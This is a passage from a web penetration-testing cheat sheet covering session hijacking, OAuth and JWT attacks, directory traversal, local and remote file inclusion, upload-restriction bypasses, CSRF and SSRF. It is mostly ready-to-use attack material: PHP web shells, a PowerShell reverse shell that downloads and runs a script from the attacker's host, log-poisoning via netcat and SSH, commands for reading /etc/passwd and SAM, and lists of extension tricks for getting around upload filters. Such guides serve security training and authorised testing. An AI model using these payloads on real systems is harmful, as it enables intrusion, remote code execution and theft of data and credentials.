- Option 2: **Session Fixation**: this attack is possible if the web application uses random SID parameter values (e.g. /example.php?SID=1234) that correspond with the user cookie after login (session ID is imbedded in the

URL and not inside the cookie). An attacker can craft a URL with a fixed SID (e.g. /example.php?SID=1111) and send it to the target by email. If the target authenticates, the attacker already knows the user's cookie and can hijack the session.

- Option 3: **Gaining direct access to file server where sessions are stored**:
    - PHP: session data will be stored within the folder specified by the 'php.ini' entry 'session.save_path'. Search for files named 'sess_<sessionID>' (e.g. sess_704lokk5btl4e4qlok8r26tn12). Import a new cookie in your web browser using these values:
        - cookie name: `PHPSESSID`
        - cookie value: `<sessionID (e.g. ta9i1kqska407387itjfl57624)>`
    - JAVA (Tomcat): the default Session Manager stores active sessions in the data file 'SESSIONS.ser'.

Authentication mechanisms & tokens:

OAuth 2.0:

OAuth is a commonly used authorization framework that enables websites and web applications to request limited access to a user's account on another application without exposing the user's login credentials.

- (info) for more information check PortSwigger.
- 1. Verify if OAuth 2.0 is implemented:
    - Check if there is an option to log in using your account from a different website, this is a strong indication that OAuth is being used.
    - Check the corresponding HTTP messages when using a login option for parameters like: "client_id", "redirect_uri", and "response_type".
- 2. Obtain additional configuration information:
    - Try if it is possible to request the JSON configuration file containing key information by sending a GET request to the following endpoints of the authorization server (requires you to know the name of the authorization server):
        - /.well-known/oauth-authorization-server
        - /.well-known/openid-configuration
- 3. Exploit OAuth vulnerabilities:
    - Client application:
        - Improper implementation of the implicit grant type:
            - 1. Capture the login request of the OAuth option in Burpsuite and try to modify the parameter of the POST request to the "authentication" server that specifies the user (e.g. via email address) to impersonate any user for which you know the parameter type (e.g. email address).
            - 2. After sending the modified request via Burp repeater, create a URL containing the new user session by using the Burp Suite "Request in browser > In original session" option and paste it in your browser.
        - Flawed CSRF protection: In the case you can attach a social media account to an account on a web application, verify if the "state" parameter is used in the request to the "authentication" server. If not, the web application may be vulnerable to a CSRF attack and can be exploited by sending a modified URL to a terget in an attempt to trick them to login.
    - OAuth service:
        - Leaking authorization codes and access tokens: verify if it possible to modify the "redirect_uri" parameter to an arbitrary URL (recommend own HTTP server) and still get a 302 status code back. If this is the case, it is most likely possible to hijack an account by sending a modified URL to a target in an attempt to trick them to click, automatically login and capture their access token via your HTTP server.

Insecure JSON Web Tokens (JWT):

Some web applications rely on JSON Web Tokens (JWTs) for stateless authentication and access control instead of stateful ones with traditional session cookies. Some implementations are insecure and allow attackers to bypass controls, impersonate users, or retrieve secrets.

- (info) A JWT is a base64 string of at least 100 characters, made of three parts (header, payload, signature) separated by dot, and usually located in Authorization headers with the "Bearer" keyword.
- Check if the JWT base64 encoded data contain any sensitive unencrypted information.
- Test if a weak secret is used: `hashcat -m 16500 -a 0 <JWT_file> <wordlist_file>`
- Signature attack:
  - Option 1: None algorithm:
  - Option 2: RS256 to HS256:

Inclusion vulnerabilities & sensitive data exposure:

Directory Traversal:

Directory traversal vulnerabilities, allow attackers to gain unauthorized access to files that are normally not accessible through a web interface. This vulnerability occurs when input is poorly validated and therefore the file path can be manipulated.

Manual path traversal exploitation:

- (info) the following directory path notations are valid:
  - `../`
  - `..%2F`
  - `%2e%2e%2F`
- Unix based systems:
  - Check Unix based systems: `http://www.example.com/getFile?path=../../../etc/passwd`
  - Terminate the string in case something else is appended to it by the web application with “%00” (e.g. ../../etc/passwd%00)
- Windows based systems:
  - Check if the windows based target is vulnerable by searching for the following file: `C:\windows\system32\license.rtf`
  - If you can access sensitive binary files (e.g. SAM) extract content via curl: `curl "http://<target/vuln spot>" --output file.save`
- For interesting file locations for both Unix and Windows based systems check PayloadAllTheThings.

File Inclusion:

Unlike directory traversals that simply display the contents of a file, file inclusion vulnerabilities allow an attacker to include a file into the application’s running code. Local File Inclusion (LFI) makes it possible to retrieve and execute files locally. Remote File Inclusion (RFI) works the same way as LFI. The only difference is that the file to be included can be pulled remotely.

Local File Inclusion (LFI):

In order to actually exploit a file inclusion vulnerability, it is mandatory to not only execute code, but also to write a shell payload somewhere (therefore file upload vulnrabilities and LFI are often used in conjunction).

- (info) more exploit options can be found here.
- 1. Identify a vulnerable spot based on the above "Directory Traversal" techniques.
- 2. Exploit LFI vulnerability:
  - **Via upload** (Windows & Unix):
    - 1. If you have the ability to upload files (e.g. via a database, upload functionality, etc.), just upload a php/pl reverse shell.
    - 2. Execute the PHP script by browsing to the file location using the LFI vulnerability.
  - **PHP Wrappers:**
    - Option 1: **Wrapper data://** (Windows & Unix):
      - 1. Base64 encode your PHP command:
        - OS command execution: `<?php echo shell_exec("whoami") ?>`
        - Reverse shell Windows: `<?php echo shell_exec('powershell -ExecutionPolicy bypass -C "iex(iwr -UseBasicParsing http://<own ip>:8000/Invoke-PowerShellTcp.ps1)"') ?>`
        - Reverse shell Unix: use any reverse shell
      - 2. In the vulnerable spot, use the following PHP wrapper that will execute your encoded string: `http://example.com/menu.php?file=data://text/plain;base64,<paste base64 string here>`
    - Option 2: **Wrapper input://** : this technique sent a POST request to the server: `curl -X POST --data "<?php echo shell_exec('id'); ?>" "http://<target ip>/example.php?page=php://input%00" -k -v`
    - Option 3: **Wrapper filter://** : this technique can be used to read different types of files: `curl -X POST "http://<target ip>/example.php?page=php://filter/convert.base64-encode/resource=(../../)<path to file>`
    - Option 4: **Wrapper expect://** : allows for execution of system commands (not enabled by default): `http://<target ip>/example.php?page=expect://<command to run>`
  - **Via web log file** (Windows & Unix):
    - 1. Connect to the webserver via netcat: `nc -nv <target web server ip> <webserver port>`
    - 2. After connecting, send one of the following php strings to the server that will be stored in the server's log file (e.g. /var/log/apache2/access.log | C:\xampp\apache\logs\access.log): `<?php echo '<pre>' . shell_exec($_GET['cmd']) . '</pre>';?>`
    - 3. Execute uploaded PHP command in log file by laveraging the Directory Traversal vulnerability (e.g. http://example.com/menu.php?file=/var/log/apache2/access.log&cmd=hostname).
  - **Via SSH log file** (Linux): Store PHP commands in the SSH log files of the target web server by login in and specify PHP code as the username: `ssh <?php system($_GET["cmd"]);?>@<target ip>`

Remote File Inclusion (RFI):

- (info) It may be necessary to host any payloads on different ports since any remote connection initiated by the target server may be subject to internal firewalls or routing rules. Furthermore, be aware that sometimes on the server side file extentions are manipulated.
- 1. Test if the target's webpage is vulnerable to RFI:

    - 1. Start HTTP server: `python3 -m http.server 80`
    - 2. Check if the target webserver connects to your http server: `http://target.com/vuln.php?page=http://<own ip>`
    - 3. Also check the behavior when requesting for a non-existing file: `http://target.com/vuln.php?page=http://<own ip>/test`
- 2. Establish shell:
    - Option 1: **PHP reverse shell** (Windows & Unix):
        - 1. Start nc listener: `nc -lvnp <port>`
        - 2. Download and modify appropriate script (also change name file)
            - Unix
            - Windows
        - 3. Start python HTTP server and host the script: `python3 -m http.server <port>`
        - 4. Execute reverse php shell via vulnerable target URL: `http://target.com/vuln.php?page=http://<own_ip>:<port>/shell.php`
    - Option 2: **Execute payload from own server**:
        - 1. Start apache server: `sudo service apache2 start`
        - 2. Put the following script.txt in your own "/var/www/html/" directory:

```
<?php
$cmd = $_GET['c'];
$result = shell_exec($cmd);
echo "<pre>$result</pre>";
?>
```

        - 3. In the target URL (after the vulnerable RFI spot) execute the commands: `http://target.com/vuln.php?page=http://<own_ip>/shell.txt&c=<command>`

Unrestricted file upload:

This vulnerability affects all web applications that allow file upload, without properly enforcing restrictive policies on the maximum size of the file and file type.

Using unrestricted file upload to get RCE:

- 1. Search for an upload functionality on the webpage.
- 2. Check where the uploaded files are stored and if you can access them:
    - Use directory bruteforcing techniques to identify hidden upload directories
    - Keep in mind that some directories are forbidden to access but the content may still be accessible.
    - If the uploaded item is visible on the webpage (e.g. avatar icon), check the source code where the item is loaded from and search for the path that points to that directory.
- 3. Check what type of files are allowed to upload
- 4. Upload exploit script to the webpage and execute via the browser.

File restriction bypass methods:

- Extension bypass techniques:
    - Try other useful extensions instead of original one:
        - PHP: .php2, .php3, .php4, .php5, .php6, .php7, .phps, .phps, .pht, .phtm, .phtml, .pgif, .shtml, .htaccess, .phar, .inc
        - ASP: .aspx, .config, .ashx, .asmx, .aspq, .axd, .cshtm, .cshtml, .rem, .soap, .vbhtm, .vbhtml, .asa, .cer, .shtml

        - JSP: `.jspx, .jsw, .jsv, .jspf, .wss, .do, .action`
        - Perl: `.pl, .cgi`
    - Also check if one of the previous extensions work if using uppercase letters (e.g. .pHp, PhAr).
    - Check adding a valid extension before the execution extension:
        - `file.php.jpg`
        - `file.png.jpg.php`
        - This will only work if the server is misconfigured: `file.php.png`
    - Try adding special characters at the end:
        - `file.php%20`
        - `file.php%0a`
        - `file.php%00`
        - `file.php/`
        - `file.php.\`
        - `file.php\x00.jpg`
    - Try to bypass the protections tricking the extension parser of the server-side with techniques like doubling the extension or adding junk data (null bytes) between extensions.
        - `file.png.php`
        - `file.png.pHp5`
        - `file.php%00.png`
    - Find a vulnerability in the web application to rename the already uploaded file (to change the extension).
- Bypass Content-Type & Exif data:
    - It is possible to check the file type header after modifying a file: `file <file.php>`
    - In Burp Suite, set the value of the Content-Type header to:
        - `image/png`
        - `text/plain`
        - `application/octet-stream`
    - If only images are allowed, check if adding GIF file type header works:
        - `GIF89a; <?php system($_GET['cmd']); ?>`
        - `GIF8; <?php system("ping -c 3 192.168.2.162"); ?>`
    - Utilize Exif data in an image to bypass upload restrictions by adding valid PHP code as a comment to the image:
        - 1. Add php code to a valid image: `exiftool -Comment='<?php system($_GET["cmd"]); ?>' pic.jpg`
        - 2. Add an executable extension (or combination of extensions) to the image: `mv pic.jpg pic.php.jpg`

Sensitive data exposure:

Accessible private GitHub repo's:

- 1. Search for github repo's that are privately hosted via directory enumeration.
- 2. After you have identified a github repo, use Gitleaks for detecting hardcoded secrets like passwords, api keys, and tokens in git repos (this is not flawless so also search manually on the repo) (GitLeaks): `./gitleaks-linux-amd64 -v -r=https://github.com/<target repo>`

Unintended network request:

Cross-Site Request Forgery (CSRF):

Cross-Site Request Forgery (CSRF) is a vulnerability where a third-party web application is able to perform an action on the user's behalf. It is based on the fact that web applications can send requests to other web applications, without showing the response. All requests to a web application that do not implement an anti-CSRF mechanism (token) are vulnerable. When a web application stores session information in cookies, these cookies are sent with every request to that web application (same-origin policy applies). Not using tokens or storing session tokens in cookies enables CSRF exploitation.

- 1. Open Burp Suite and intercept a request to analyse it for a CSRF vulnerability (i.e. missing token) and check if the POST/GET request structure (parameters) can be modified to do something else (e.g. increase amount/type of checkout items).
- 2. Make the victim browse to the identified vulnerable webpage:
  - Option 1: send email to target with a hyperlink pointing to the vulnerable webpage (phishing).
  - Option 2: add the following script to a webpage that is vulnerable to XSS: `<script> var i = new Image(); i.src=” http://webpage/URL_encoded_vulnerable_request”; </script>`
  - Option 3: add following code to blog/comment page (e.g. as a review comment): `<img src=” http://webpage/URL_encoded_vulnerable_request” />`
  - Option 4: add the following code to a web application under your control: `<div id=” attackpoint” style=” display:none;” > <img src=” http://webpage/URL_encoded vulnerable_request” /> </div>`

Server-Site Request Forgery (SSRF):

A Server-Side Request Forgery (a.k.a. SSRF) is a web vulnerability allowing attackers to make the server-side application do certain requests. This vulnerability can lead to unauthorized actions, Sensitive Information Disclosure and even RCE. SSRF is very similar to "file inclusion" attacks since both vulnerabilities can be exploited to access external or internal content. The difference resides in the fact that file inclusion vulnerabilities rely on code inclusion functions (e.g. include() in PHP) while SSRF ones on functions that only handle data (e.g. fopen() in PHP).

- 1. With Burp Suite, save a POST and/or GET request to the webserver.
- 2. From the saved Burp request select a potential vulnerable parameter from the request body (e.g 'url' from 'url=https%3A%2F%2Fwww.google.fr') and start the scan to identify any SSRF vulnerabilities (SSRFmap): `python ssrfmap.py -r <burp_request.txt> -p <parameter (e.g. url)> -m readfiles`
- 3. If vulnerable, select another module that can potentially lead to RCE (check github page for module list).